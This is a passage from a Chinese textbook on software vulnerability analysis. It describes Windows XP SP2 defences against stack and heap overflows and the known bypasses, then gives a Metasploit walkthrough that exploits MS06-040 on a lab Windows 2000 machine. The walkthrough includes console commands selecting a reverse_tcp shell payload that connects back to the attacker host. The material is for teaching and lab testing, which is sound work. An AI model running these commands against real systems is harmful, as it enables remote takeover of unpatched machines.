在安全专家和黑客的眼中，SP2 又有哪些改进呢？

(1) 使用带安全选项 (GS) 的编译技术对整个操作系统进行了重新编译。

(2) 向栈中加入了 Security Cookie，在函数返回前能够有效地检测出栈溢出，从而把针对操作系统的栈溢出变得非常困难。

(3) 堆中也加入了 Security Cookie，用于检测堆溢出。

(4) Free list 中的表项在进行增删操作时，增加了对双向链表指针的安全验证，有效阻止了 DWORD SHOOT 的发生。

(5) 增加了对 S.E.H 的安全验证机制，能够有效地挫败绝大多数通过改写 S.E.H 而劫持进程的攻击。

傻眼了吧！事实就是这样，在同样的操作界面下面，SP2 已经悄无声息地把 Windows XP 的安全性能给予了最大限度的提升，所有的这些技术也应用在了 Windows 2003 中。如果以安全性能为衡量指标对 Windows 操作系统分类，Windows 2000 与 Windows XP SP1 同属一级；Windows XP SP2 与 Windows 2003 作为蕴涵了独特安全性设计的操作系统应该同属一级；当然，Vista 将属于更高的级别。

微软引入的这些安全机制成功地挫败了很多攻击，使得能够成功应用于 Windows XP SP2 和 Windows 2003 的漏洞大大减少。但是，在一些特定的攻击场景中，采用一些高级的漏洞利用技术有时也能迂回绕过这些安全机制。

本章将一一介绍这些安全机制和黑客们对付这些安全机制的奇思异想，带您回顾微软工程师与黑客之间斗智斗勇的故事。

题外话：似乎总是有些浮躁的家伙在用粗鲁的口吻责难微软的产品安全问题。在我看来，微软确实曾经在安全问题上犯过错误，但微软也是迄今为止对待安全问题最虚心、最积极、投入力量最多的软件厂商。他们在公司内部推广安全软件生命周期，开展安全编码培训活动，他们甚至聘请著名的黑客专门对 SQL Server 进行攻击测试！

在世界各大著名的安全技术峰会上总能见到微软工程师的身影,除了密切关注 Black Hat 之外,微软还自己举办 Blue Hat,邀请安全专家和黑客进行演讲。SP2 正是在这种积极的态度下诞生的,其中蕴涵的安全机制凝结了天才的工程师们对产品安全的深度理解,绝对是产品安全技术上的一座里程碑。

9.2 百密一疏的 S.E.H 验证

通过第 7 章对异常机制的学习,我们知道改写 S.E.H 中指向异常处理函数的指针已经成为 Windows 平台下漏洞利用的经典手法。

在 Windows XP SP2 和 Windows 2003 中,为了抵御黑客们对 S.E.H 疯狂的攻击,微软引入了著名的 S.E.H 校验机制。

- (1) 当系统向栈帧中安装 S.E.H 的时候,还会在栈以外的地方记录 S.E.H 副本。
- (2) 当异常发生后,系统首先检查栈帧中的 S.E.H 与栈外的 S.E.H 副本是否一致。
- (3) 如果两个 S.E.H 不匹配,则认为当前的 S.E.H 已经不可信,不去调用其所指的异常处理函数。

这种安全校验能够有效挫败通过改写 S.E.H 中异常处理函数指针而获得控制权的攻击。现在,您应该明白在第 7 章中我们为什么建议在 Windows 2000 平台上进行实验了吧。

但是,这种安全校验仍然存在一个严重的缺陷——如果 S.E.H 中的函数指针指向堆区,即使安全校验发现了 S.E.H 已经不可信,仍然会调用其已被修改过的异常处理函数!

题外话: 微软为什么给 S.E.H 的安全校验机制留这样一个后门? 我猜想可能是由于 Windows 内部本身在使用这一非常规的异常处理方法,否则,无论如何也讲不通为什么给堆区特别对待。

回想第 8 章中介绍过的 Heap Spray 技术,当浏览器中存在漏洞时,攻击者可以用 JavaScript 把 shellcode 放在堆中,然后制造溢出,改写 S.E.H。由于 S.E.H 的异常处理句柄指向堆区的 0x0C0C0C0C,百密一疏的 S.E.H 安全校验机制将为这次调用“网开一面”,最终使 shellcode 得到执行。

9.3 栈中的较量

9.3.1 .net 中的 GS 安全编译选项

从 Visual C++ .NET 开始,微软开始使用一个很酷的安全编译选项——GS。VC 7.0 及其



以后版本的 Visual Studio 中都将默认启动这个编译选项。在我使用的 VS 2005 (VC8.0) 中, 可以在通过菜单中的“Project -> project Properties -> Configuration Properties-> C/C++ -> Code Generation -> Buffer Security Check”对 GS 编译选项进行设置, 如图 9.3.1 所示。




图 9.3.1 VS2005 中的安全编译选项

GS 编译选项为每个函数调用增加了一些额外的数据和操作, 用以检测栈中的溢出。

(1) 在所有函数调用发生时, 向栈帧内压入一个额外的随机 DWORD, 这个随机数被称作“canary”。如果使用 IDA 反汇编, 您会看到 IDA 将这个随机数标注为“Security Cookie”。在本书的叙述中, 将用 Security Cookie 来引用这个随机数。

(2) Security Cookie 位于 EBP 之前, 系统还将在 .data 的内存区域中存放一个 Security Cookie 的副本, 如图 9.3.2 所示。




图 9.3.2 GS 保护机制下的内存布局

- (3) 当栈中发生溢出时, Security Cookie 将被首先淹没, 之后才是 EBP 和返回地址。
- (4) 在函数返回之前, 系统将执行一个额外的安全验证操作, 被称作 Security Check。
- (5) 在 Security Check 的过程中, 系统将比较栈帧中原先存放的 Security Cookie 和 .data 中副本的值, 如果两者不吻合, 说明栈帧中的 Security Cookie 已被破坏, 即栈中发生了溢出。
- (6) 当检测到栈中发生溢出时, 系统将进入溢出错误处理流程, 函数不会被正常返回, ret 指令也不会被执行, 如图 9.3.3 所示。




图 9.3.3 GS 保护机制的工作原理

通过 GS 安全编译选项, 操作系统能够在运行中有效地检测并阻止绝大多数基于栈溢出的攻击。

题外话: 早在 1998 年, Crispin Cowan 等人在一篇发表于 “7th USENIX Security Conference” 中的名为 “Stack Guard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks” 的学术论文中介绍了他们所研究的用于 gcc 编译器上检测栈溢出的技术。 .NET 中使用的 GS 编译技术就是在吸收了 Stack Guard 技术的思想上, 由微软独立开发出来的。最后, 我还想插一句闲话, 包括 Crispin Cowan 在内, 总共有 10 名作者在那篇优秀的文章中署名, 这在我所读过的学术论文中并不常见。

9.3.2 GS 机制面临的挑战

硬对硬地冲击 GS 机制是很难成功的。让我们再来看看 cookie 产生的细节。

- (1) 系统以 .data 节的第一个双字作为 cookie 的种子, 或称原始 cookie (所有函数的 cookie 都用这个 DWORD 生成)。

(2) 在程序每次运行时, cookie 的种子都不同, 因此种子有很强的随机性。

(3) 栈帧初始化后, 系统用 ESP 异或种子, 作为当前函数的 cookie, 以此作为不同函数之间的区别, 并增加 cookie 的随机性。

(4) 在函数返回前, 用 ESP 还原出 (异或) cookie 的种子。

若想在程序运行时预测出 cookie 而突破 GS 机制基本上是不可能的。

但是谦虚谨慎的微软工程师们非常清楚, GS 编译选项不可能一劳永逸地彻底遏制所有类型的缓冲区溢出攻击。

微软出版的《Writing Secure Code》一书中在谈到 GS 选项时, 作者曾用过一个非常形象的比喻: GS 好像汽车里的安全带和安全气囊, 当事故发生时往往能够给驾驶员带来很好的安全保障, 但这并不意味着安全带您就可以像疯子一样飚车。

在该书的同一节中, 作者还给出了微软内部对 GS 为产品所提供的安全保护的看法。

(1) 修改栈帧中函数返回地址的经典攻击将被 GS 机制有效遏制。

(2) 基于改写函数指针的攻击, 如第 8 章中讲到的对 C++ 虚函数的攻击, GS 机制仍然很难防御。

(3) 针对异常处理机制的攻击, GS 很难防御。

(4) GS 是对栈帧的保护机制, 因此很难防御堆溢出的攻击。

微软对 GS 机制中的这些弱点的描述也为黑客突破 GS 提供了一些思路。2003 年 9 月 8 日, 正是 GS 机制在 Windows XP SP2 和 Windows 2003 中获得巨大成功的时候, David Litchfield 发表了一篇著名的技术文章 “Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server”。您可以在 NGS 的网站 <http://www.nextgenss.com/research/papers/> 找到这篇著名的 white paper。在这篇文章中, David Litchfield 列举了若干种方法用于突破 GS 对栈帧的安全保护, 并对 GS 机制作出了一些改进的建议。

这些方法大概包括利用异常处理机制、同时修改栈帧中的 cookie 和 .data 中的 cookie 副本、通过修改系统路径让系统加载伪造的 dll 等思路。然而, 这些方法大多需要非常苛刻的溢出条件, 要想在普通的栈溢出中实现这些利用思路是非常困难的。

9.4 重重保护下的堆

除了对 S.E.H 的安全校验, 使用 GS 编译整个操作系统增加栈的安全之外, 微软在堆中也增加了一些安全校验操作。

(1) PEB random: 微软在 Windows XP SP2 之后不再使用固定的 PEB 基址 0x7ffdf000,

而是使用具有一定随机性的 PEB 基址。在 DWORD SHOOT 的时候, PEB 中的函数指针是绝佳的目标, 移动 PEB 基址将在一定程度上给这类攻击增加难度。覆盖 PEB 中函数指针的利用方式请参见 6.4 节中的实验和 8.1.4 节的相关介绍。

(2) Heap Cookie: 与栈中的 Security Cookie 类似, 微软在堆中也引入了 cookie, 用于检测堆溢出的发生。cookie 被布置在堆首部分原堆块的 segment table 的位置, 占 1 个字节大小, 如图 9.4.1 所示。




图 9.4.1 Windows 2000 与 Windows XP SP2 堆块结构的对比

(3) Safe Unlink: 微软改写了操作双向链表的代码, 在卸载 free list 中的堆块时更加小心。对照 6.3 节中关于双向链表拆卸问题的描述, 在 SP2 之前的链表拆卸操作类似于如下代码。

```
int remove (ListNode * node)
{
    node -> blink -> flink = node -> flink;
    node -> flink -> blink = node -> blink;
    return 0;
}
```

SP2 在进行删除操作时, 将提前验证堆块前向指针和后向指针的完整性, 以防止发生



DWORD SHOOT。

220

0 day 安全：软件漏洞分析技术

```

int safe_remove (ListNode * node)
{
    if ( (node->blink->flink==node)&&(node->flink->blink==node) )
    {
        node -> blink -> flink = node -> flink;
        node -> flink -> blink = node -> blink;
        return 1;
    }
    else
    {
        链表指针被破坏，进入异常
        return 0;
    }
}

```

这 3 种安全机制为原本就困难重重的堆溢出增加了更多的限制，使得 Windows XP SP2 下堆溢出基本上成为 Impossible Mission。

经过大量的研究和实验，Matthew Conover 在他 CanSecWest 04 的演讲议题“Windows Heap Exploitation(Win2KSP0 through WinXPSP2)”中给出了一些绕过这些安全机制的思路。

针对 PEB random 机制，Matt 指出这种变动只是在 0x7FFDF000~0x7FFD4000 之间移动，随机移动的范围很小，尤其在多线程状态下很容易被预测出来。

对于 Heap Cookie，由于只占一个字节，其变化区间为 0~256，在研究其生成的随机算法之后，仍然存在被破解的可能。

最后，对于 Safe Unlink 验证，Matt 也给出了一个非常巧妙的破解方法。

但即便有这些突破安全机制的思路，要想在 Windows XP SP2 上成功地利用堆溢出漏洞仍然是一件难如登天的事情。

9.5 硬件方面的安全措施

在硬件方面，Windows XP SP2 目前在 64 位的 AMD K8 和 Intel Itanium 处理器上支持一种叫做“NX”的安全验证机制。

程序运行时, NX 机制会用页表项中的一个标志位来标记虚拟内存的属性。栈区和堆区都属于典型的数据型内存, 当 CPU 发现目前执行的指令来自数据型内存时, 将立刻抛出一个异常, 以防止 shellcode 被执行。

NX 机制切中了缓冲区溢出攻击的要害, 能够非常有效地组织堆栈溢出产生的严重后果。遗憾的是, 目前的 NX 机制只在 64 位的操作系统中使用, 但是微软也在为 32 位的操作系统中加入这种机制而努力。

凭心而论, 目前看来这场发生在安全技术领域里的针锋相对的对抗, 微软的工程师应该算得上占据了比较明显的优势。即使在没有 NX 的 Win32 环境下, SP2 提供的纯软件形式的安全机制已经使缓冲区溢出变得无比困难, 除了针对浏览器的 Heap Spray 攻击外, 堆栈溢出攻击已经基本得到了有效遏制。随着微软的不懈努力, 也许在未来的某一天, 堆栈溢出攻击可能真的会成为历史。

第 10 章 用 MetaSploit 开发 Exploit

聪明的人，选傻瓜

——傻瓜照相机广告词

软件工业中面向对象、封装等概念的提出对漏洞利用、漏洞测试等领域也有着深远的影响。好像软件开发中的 MFC 架构、.net 架构一样，安全技术领域的开发也有着自己独特的 Frame Work 用于协助 exploit 的迅速开发。通用化漏洞测试、利用平台——MSF (MetaSploit Frame work) 就是其中最为著名的一个。

对于惧怕二进制和汇编语言的普通 IT 工程师来说，MSF 就好像是一款简单易用的“傻瓜”相机，让您不必操心光圈、快门、ISO 指数、白平衡、光强分布等参数，我们需要做的仅仅是按下快门。

MSF 对模块和类优秀的封装最大限度地体现了面向对象中代码重用的优点。学完本章，您会惊奇地发现 MSF 把开发 exploit 的工作变成了做“填空题”的过程。

10.1 漏洞测试平台 MSF 简介

通过前面的学习，我们可以归纳出漏洞利用技术中一些相对独立的过程。

(1) 触发漏洞：缓冲区有多大，第几个字节可以淹没返回地址，用什么样的方法植入代码，是直接定位、jump esp、DWORD SHOOT，还是改写 S.E.H？

(2) 选取 shellcode：执行什么样的 shellcode 决定了漏洞利用的性质。例如，是作为安全测试而弹出的一个消息框，还是用于入侵的端口绑定、木马上传等。

(3) 重要参数的设定：目标主机的 IP 地址、bindshell 中需要绑定的端口号、消息框所显示的内容、跳转指令的地址等经常需要在 shellcode 中进行修改。

(4) 选用编码、解码算法：在第 5 章中曾经介绍过，实际应用中的 shellcode 往往需要经过编码（加密）才能安全地送入特定的缓冲区；执行时，位于 shellcode 顶部的若干条解码指令会首先还原出原始的 shellcode，然后执行。

回忆在第 5 章中介绍 shellcode 时我们对漏洞利用和导弹发射进行的类比，如表 10-1-1



所示。

表 10-1-1 漏洞利用和导弹发射类比

漏洞利用	导弹发射
漏洞触发, 栈溢出、堆溢出	引爆装置, 碰撞引爆、定时引爆、热引爆
选取 shellcode	选取弹头
设定重要参数, 端口号、IP 地址等	为导弹设定目标
选用编码、解码算法	加上躲避雷达等措施, 确保不会遭到拦截

既然现代军工可以允许导弹进行模块化生产和组装, 做到对任意目标、使用任意航线、选取适当的引爆方式、使用恰当的弹头进行打击, 那么针对漏洞的攻击测试能不能采用类似的方式呢?

答案是肯定的。MetaSploit FrameWork 就是这样一种架构。它对漏洞利用的几个相对独立的过程进行了很好的封装, 把一次入侵攻击简化为对若干个模块的选择与组装, 就像好像发射导弹一样。

2003 年 7 月, H D Moore 用 Perl 语言首次实现了这个天才的想法——MetaSploit 1.0。这是一种对漏洞测试的各个环节进行了封装、模块化、标准化的架构。使用这个架构, 能够完成 exploit 的迅速开发, 方便安全研究员进行攻击测试 (Penetration Test)。如同所有的安全工具一样, MSF 是一把双刃剑, 攻击者从中也受益匪浅。

MetaSploit 是开源、免费的架构, 其中所有的模块都允许改写。因此, 从诞生的时候开始, 就得到了广大热心支持者的无私帮助, 甚至很多漏洞的 POC (Proof of Concept) 代码都以 MSF 的模块标准进行发布。

我最喜欢的版本是 MetaSploit 2.6, 它使用 Perl 语言, 并经过了长时间的考验, 相当稳定。目前 MSF 的最高版本是 3.0, 使用 Ruby 脚本语言进行了全面重写, 对 Frame Work 进行了更好的封装。

MetaSploit 开发小组已经终止了对使用 Perl 语言的 MSF 2.X 系列的开发和支持, 所有新添加的 exploit、payload、encoder 等模块都将以 Ruby 语言按照 MSF 3.0 的标准进行发布。尽管目前最新的 3.0 版本还不太稳定, 但本着与时俱进的原则, 本章的介绍将全部基于 MSF 3.0。

题外话: 除了 MetaSploit 之外, Immunity 公司的 CANVAS 也是一个类似的模块化攻击测试平台。Immunity 的官方网站上说, 平均每个月 CANVAS 会增加 4 个新的 exploit。但由于这是个昂贵的商业产品, 每个 License 需要 1244 美元, 所以 CANVAS 的使用并没有 MetaSploit 这么广泛。

MSF 包含以下几种模块 (Module, 如表 10-1-2 所示)。

表 10-1-2 MSP 包含的模块

模块类型	目前 MSF 3.0 包含的数量	说明
exploit	191 个	包含着 191 个已公布漏洞的触发信息, 如返回地址偏移量等
auxiliary	36 个	MSF 额外的插件程序, 如网络欺骗工具、DOS 工具、Sniffer 工具等
payload	106 个	就是我们所说的 shellcode。目前包含了可运行于多种操作系统下的各种用途的 shellcode, 共 106 种
encoder	17 个	编码算法, 目前共有 17 种
nop	5 个	“准 nop”填充数据生成器。所谓的“准 nop”是指不影响 shellcode 执行的指令。除了最经典的 0x90 (nop) 之外, 如果 EBX 的值不影响 shellcode 执行, 那么 0x43 (inc ebx) 就是“准 nop”填充数据。您可参看 5.6 节中对“准 nop”的解释。MSF 3.0 提供了若干种不同语言版本、不同操作系统下的“准 nop”填充数据生成器, 用于组织缓冲区

使用 MSF 进行安全测试的过程, 实际上就是选用这些模块进行组装和配置的过程。因此, 即使完全不懂二进制和汇编的人也能利用 MSF 轻易地发起攻击。另外, 随着时间的推移, 不断有新模块被添加进 MetaSploit, 也使得这个架构的功能变得更加强大与完善。

10.2 入侵 Windows 系统

10.2.1 漏洞简介

本节将通过一个真实的漏洞利用案例向您演示 MetaSploit 的基本使用方法。所选用漏洞的微软编号为 MS06-040, CVE 编号为 CVE-2006-3439, 这个漏洞对应的安全补丁为 KB921883。

Windows 系统的动态链接库文件 netapi32.dll 中第 317 个导出函数 NetpwPathCanonicalize() 对于字符串参数的处理存在典型的栈溢出。更加不幸的是, 这个函数可以通过 RPC 的方式被远程调用, 因此, 成功利用这个漏洞可以远程控制目标主机。我们会在第 13 章中给出关于这个漏洞的更详细分析。

在实验之前, 我们先看看实验环境, 如表 10-2-1 所示。

表 10-2-1 实验环境

	推荐的环境	备 注
攻击主机操作系统	Windows XP SP2	Windows 2000、Windows XP、Windows 2003、Linux、UNIX、Mac OS 等 MSF 支持的操作系统均可
目标主机操作系统	Windows 2000 sp0~sp4	Windows XP SP1 中的漏洞也可以获得远程控制权, 但 SP2 上只能达到 DOS 的效果
目标 PC	虚拟机	虚拟机或实体计算机均可用于攻击测试
补丁版本	未打过 KB921883 补丁	务必确保实验所用的目标主机中的漏洞未被 Patch
MSF 版本	3.0	2.6 版本也可以达到同样的攻击效果
网络环境	攻击主机与目标主机互相可达	确保防火墙等不会影响 TCP 链接的正常建立

注意: 可以利用类似 Nessus 的漏洞扫描器确认系统是否存在该漏洞。另外一个简单的办法是查看补丁目录:
Windows 2000 系统 c:\winnt\\$\NtUninstallKB921883\$
Windows XP 系统 C:\WINDOWS\\$\NtUninstallKB921883_0\$
是否存在。如果系统打过补丁, 有漏洞的 netapi32.dll 将被卸载到这个目录下。

您可以去 <http://framework.metasploit.com/> 下载 MetaSploit, 并更新最新的模块。MSF 在 Windows 上的安装非常简单, 这里不再赘述。

10.2.2 图形界面的漏洞测试

MetaSploit 3.0 提供了 3 套用户界面: GUI 界面、普通命令行界面(Console)、Ruby 命令界面 (Ruby shell)。其中, console 界面和 GUI 界面被集成进了浏览器。下面将依次介绍 GUI 界面和 console 命令界面的使用。

启动 MetaSploit 3.0, 首先会弹出一个命令编辑框显示启动步骤, 稍等片刻, 它会在默认浏览器中打开一个连接到本地的页面。

注意: MeatSploit 启动时的状态显示框是 MSF server, 在使用过程中不能关闭, 否则 Web 界面和 console 界面都将无法工作。

在这个 Web 页面中可以配置漏洞、插件、shellcode 等。我们这里首先选择待测试的漏洞 MS06-040, 如图 10.2.1 所示。





图 10.2.1 MetaSploit 3.0 的启动界面

单击 Web 界面中的“Exploit”按钮，将会返回出 MetaSploit 目前所能够测试的所有漏洞及相关描述，在搜索栏中输入“netapi32”，搜索 MS06-040 漏洞的 exploit 模块，如图 10.2.2 所示。




图 10.2.2 搜索 exploit 模块

通过简短的漏洞描述可以知道，其中第一个“Microsoft Server Service NetpwPathCanonicalize overflow”就是我们要找的 MS06-040。点击之，MSF 会提示您配置 Target，对目标主机进一步配置，如图 10.2.3 所示。



图 10.2.3 选择目标主机的操作系统 (Target)

如图 10.2.3 所示, MSF 可测试的目标操作系统包括了 Windows 2000、Windows XP SP1、Windows 2003 等若干个版本。在我的测试环境中, 目标主机是一台 Windows 2000 虚拟机, 所以我的 Target 选择第一个: (wscspy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)

这个“target”能够自动识别 Windows 2000 和 Windows XP SP 操作系统, 从而采用恰当地返回地址进行攻击测试。单击适合您测试环境的 Target, 将进入 payload 选择与配置界面, 如图 10.2.4 所示。



图 10.2.4 配置 shellcode

MSF 将自动列出所有可用于这个漏洞的 shellcode。我们这里选用 windows/shell/reverse_tcp。这个 shellcode 的作用是在目标主机上建立 socket, 并反向链接到攻击主机, 从而使攻击者获得目标主机的一个远程 shell。单击之, 进入 payload 配置界面, 如图 10.2.5 所示。



怎么样，敲下 `ipconfig` 和 `dir` 试试远程控制的感觉吧。

题外话：目前的 MSF 3.0 是用 Ruby 语言重写后的第一个版本，在某些功能上还不够稳定。比如在本节中的攻击测试成功后，获得的命令行对中文字符的显示会出现乱码，而且有时在退出时也会出错，甚至导致目标主机相关进程崩溃。针对这个漏洞，MSF 2.6 除了能够正常显示所有中文字符外，还能在 shellcode 执行完毕后干净利落地退出。可惜的是，MSF 开发组对这个经典版本的维护已经停止了。

10.2.3 console 界面的漏洞测试

单击 MSF 3.0 中的“Console”按钮，会弹出命令行界面。在其中键入“help”，会显示出常用命令的说明。

为了完成前面 GUI 界面中的攻击测试，需要用到的相关命令如下。

(1) `show exploits`

显示 Metasploit 目前所能够测试的所有漏洞及相关描述。

(2) `use windows/smb/ms06_040_netapi`

选择 MS06-040 进行测试。

(3) `info`

显示当前所选漏洞的描述信息。

(4) `show targets`

显示当前所选漏洞能够影响的操作系统。

(5) `set target 0`

设置 target 为 0，即自动识别 Windows 2000 和 Windows XP 系统。

(6) `show payloads`

显示可适用于当前所选漏洞的 shellcode。

(7) `set payload windows/shell/reverse_tcp`

选用 reverse_tcp 作为 shellcode。

(8) `show options`

显示当前所选漏洞和 shellcode 需要配置的选项。

(9) `set RHOST 192.168.174.4`

按照 show options 的提示设置目标主机地址。

(10) `set LHOST 192.168.174.2`

按照 show options 的提示设置攻击主机地址。

(11) exploit

进行攻击测试。

MSF 3.0 的图形界面已经做得相当完善，基本能够覆盖绝大多数功能。即便如此，还是有一部分专业用户偏好使用命令格式。在一些高级应用中，如测试自己添加的 module 或插件时，命令行的优势将更加明显。

10.3 利用 MSF 制作 shellcode

还记得我们在第 5 章中开发一个通用的 shellcode 有多么困难吗？MetaSploit 除了可以帮助 IT 人员进行攻击测试之外，它所包含的众多 Payload 模块还可以导出以各种编程语言表示的 shellcode。

单击 GUI 界面中的“Payloads”按钮，将会显示 MSF 中所有的 shellcode。目前，MSF 包含了可用于多种操作系统的 shellcode，共 106 个，并且仍在不断增加。我们这里选择“Windows Execute Command”，如图 10.3.1 所示。

图 10.3.1 配置 shellcode

如图 10.3.1 所示，MSF 将提示输入这个 shellcode 的配置参数。

(1) EXITFUNC

指程序退出的方法，默认情况下一般是 SEH，即产生异常时退出。我们这里选则 process，即在程序结束时退出。

(2) CMD

这个 shellcode 用于执行一条任意命令，所以需要在这里指明。比如我们使用 calc，用于

打开 Windows 的计算器。

(3) Max Size

限制 shellcode 的最大长度, 这里可以忽略不填。

(4) Restricted Characters

shellcode 中需要避免使用的字节, 默认情况下是 0x00, 即字符串结束符 NULL。也可以回避使用多个字节, 用 0xXX 的方式指明, 并用空格隔开即可。

(5) Selected Encoder

